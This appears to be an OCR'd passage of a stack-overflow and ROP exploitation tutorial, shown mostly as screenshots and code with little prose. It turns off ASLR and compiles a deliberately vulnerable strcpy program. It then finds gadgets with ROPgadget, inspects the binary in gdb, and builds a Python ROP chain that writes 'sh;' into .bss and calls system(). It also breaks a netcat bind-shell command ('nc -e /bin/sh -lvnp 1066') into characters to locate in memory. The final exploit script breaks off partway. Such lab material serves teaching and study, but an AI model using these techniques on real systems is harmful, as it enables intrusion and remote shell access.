
● Turn on DEP for essential Windows programs and services only

○ Turn on DEP for all programs and services except those I select:


Your computer's processor supports hardware-based DEP.









```
#include <stdio.h>
void main() {
        register int esp asm("esp");
        printf("ESP is %#010x\n", esp);
}
```




```
┌──(root💀kali)-[/home/kali]
└─# ./stackpoint
ESP is 0xbf952240

┌──(root💀kali)-[/home/kali]
└─# ./stackpoint
ESP is 0xbfce2fe0

┌──(root💀kali)-[/home/kali]
└─# ./stackpoint
ESP is 0xbffac370

┌──(root💀kali)-[/home/kali]
└─# ./stackpoint
ESP is 0xbfc45ca0
```




```
┌──(root💀kali)-[/home/kali]
└─# echo 0 > /proc/sys/kernel/randomize_va_space

┌──(root💀kali)-[/home/kali]
└─# ./stackpoint
ESP is 0xbffff5c0

┌──(root💀kali)-[/home/kali]
└─# ./stackpoint
ESP is 0xbffff5c0

┌──(root💀kali)-[/home/kali]
└─# ./stackpoint
ESP is 0xbffff5c0
```




```
┌──(root💀kali)-[/home/kali]
└─# gcc -o stackpoint stackpoint.c
stackpoint.c: In function ‘main’:
stackpoint.c:4:2: warning: implicit declaration of function ‘printf’ [-Wimplic
it-function-declaration]
```




```
┌──(root💀kali)-[/home/kali]
└─# python3 -m pip install ROPgadget
```




```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char **argv) {
 printf("\nBuffer Copier v1.0\n");
 char buff[1024];
 if (argc != 2) {
        printf("\nUsage: %s <data to copy>\n", argv[0]);
        exit(0);
 } else {
        strcpy(buff, argv[1]);
        printf("Buffer: %s\n", buff);
        system("echo Data received!");
        return 0;
 }
}
```




```
┌──(root💀kali)-[/home/kali]
└─# clang -o buff buff.c -no-pie
```




```
Symbols from "/home/kali/buff".
Local exec file:
        `/home/kali/buff', file type elf32-i386.
        Entry point: 0x8049080
        0x08048194 - 0x080481a7 is .interp
        0x080481a8 - 0x080481cc is .note.gnu.build-id
        0x080481cc - 0x080481ec is .note.ABI-tag
        0x080481ec - 0x08048220 is .hash
        0x08048220 - 0x08048240 is .gnu.hash
        0x08048240 - 0x080482c0 is .dynsym
        0x080482c0 - 0x0804831f is .dynstr
        0x08048320 - 0x08048330 is .gnu.version
        0x08048330 - 0x08048350 is .gnu.version_r
        0x08048350 - 0x08048358 is .rel.dyn
        0x08048358 - 0x08048380 is .rel.plt
        0x08049000 - 0x08049020 is .init
        0x08049020 - 0x08049080 is .plt
        0x08049080 - 0x080492d5 is .text
        0x080492d8 - 0x080492ec is .fini
        0x0804a000 - 0x0804a058 is .rodata
        0x0804a058 - 0x0804a094 is .eh_frame_hdr
        0x0804a094 - 0x0804a188 is .eh_frame
        0x0804bf04 - 0x0804bf08 is .init_array
        0x0804bf08 - 0x0804bf0c is .fini_array
        0x0804bf0c - 0x0804bffc is .dynamic
        0x0804bffc - 0x0804c000 is .got
        0x0804c000 - 0x0804c020 is .got.plt
        0x0804c020 - 0x0804c028 is .data
        0x0804c028 - 0x0804c02c is .bss
(gdb) 
```




```
┌──(root💀kali)-[/home/kali]
└─# ROPgadget --binary buff --depth 5 --console
(ROPgadget)> load
[+] Loading gadgets, please wait...
[+] Gadgets loaded !
(ROPgadget)> search pop ; pop ; ret
0x0804901b : add esp, 8 ; pop ebx ; ret
0x0804901c : les ecx, ptr [eax] ; pop ebx ; ret
0x08049261 : pop ebp ; lea esp, [ecx - 4] ; ret
0x080492cb : pop ebp ; ret
0x080492c8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804901e : pop ebx ; ret
0x080492ca : pop edi ; pop ebp ; ret
0x080492c9 : pop esi ; pop edi ; pop ebp ; ret
0x08049263 : popal ; cld ; ret
(ROPgadget)> 
```




```
0x08049219 <+121>:   mov    %ecx,0x4(%edx)
0x0804921c <+124>:   mov    %eax,(%edx)
0x0804921e <+126>:   mov    %eax,-0x418(%ebp)
0x08049224 <+132>:   call   0x8049040 <strcpy@plt>
0x08049229 <+137>:   lea    0x804a038,%ecx
0x0804922f <+143>:   mov    %ecx,(%esp)
0x08049232 <+146>:   mov    -0x418(%ebp),%ecx
0x08049238 <+152>:   mov    %ecx,0x4(%esp)
0x0804923c <+156>:   mov    %eax,-0x41c(%ebp)
0x08049242 <+162>:   call   0x8049030 <printf@plt>
0x08049247 <+167>:   lea    0x804a044,%ecx
0x0804924d <+173>:   mov    %ecx,(%esp)
0x08049250 <+176>:   mov    %eax,-0x420(%ebp)
0x08049256 <+182>:   call   0x8049050 <system@plt>
0x0804925b <+187>:   xor    %ecx,%ecx
0x0804925d <+189>:   mov    %eax,-0x424(%ebp)
0x08049263 <+195>:   mov    %ecx,%eax
0x08049265 <+197>:   add    $0x438,%esp
0x0804926b <+203>:   pop    %ebp
```




```
┌──(root💀kali)-[/home/kali]
└─# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> ''.join(set('nc -e /bin/sh -lvnp 1066'))
'1v/6sbn h-eicl0p'
>>> 
```




```
┌──(root💀kali)-[/home/kali]
└─# ROPgadget --binary buff --memstr "1v/6sbn h-eicl0p"
Memory bytes information
=======================================================
0x08049090 : '1'
0x0804918e : 'v'
0x0804900c : '/'
0x080482e5 : '6'
0x08049289 : 's'
0x08048197 : 'b'
0x0804819e : 'n'
0x08049077 : ' '
0x08049036 : 'h'
0x08049135 : '-'
0x0804925c : 'e'
0x08048196 : 'i'
0x080482af : 'c'
0x08049180 : 'l'
0x080482ef : '0'
0x080490af : 'p'

┌──(root💀kali)-[/home/kali]
└─# █
```






```
Program received signal SIGSEGV, Segmentation fault.
0xb7dde902 in __libc_start_main (main=0x80491a0 <main>, argc=2,
    argv=0xbffff264, init=0x8049270 <__libc_csu_init>,
    fini=0x80492d0 <__libc_csu_fini>, rtld_fini=0xb7fde480 <_dl_fini>,
    stack_end=0xbffff25c) at ../csu/libc-start.c:332
332     ../csu/libc-start.c: No such file or directory.
(gdb) info registers
eax            0x0                 0
ecx            0x0                 0
edx            0x0                 0
ebx            0x0                 0
esp            0xbffff1c0          0xbffff1c0
ebp            0x41414141          0x41414141
esi            0x2                 2
edi            0x8049080           134516864
eip            0xb7dde902          0xb7dde902 <__libc_start_main+226>
eflags         0x10246             [ PF ZF IF RF ]
cs             0x73                115
ss             0x7b                123
ds             0x7b                123
es             0x7b                123
fs             0x0                 0
gs             0x33                51
(gdb)
```




```
from struct import pack
import os
strcpy = pack("<I", 0x08049040)
ppr = pack("<I", 0x080492ca)
x = "z" * 1028
x += strcpy
x += ppr
x += pack("<I", 0x0804c028) # .bss
x += pack("<I", 0x08049289) # "s"
x += strcpy
x += ppr
x += pack("<I", 0x0804c029) # .bss + 1
x += pack("<I", 0x08049036) # "h"
x += strcpy
x += ppr
x += pack("<I", 0x0804c02a) # .bss + 2
x += pack("<I", 0x0804a05b) # ";"
x += pack("<I", 0x08049050) # system
x += "zzzz"
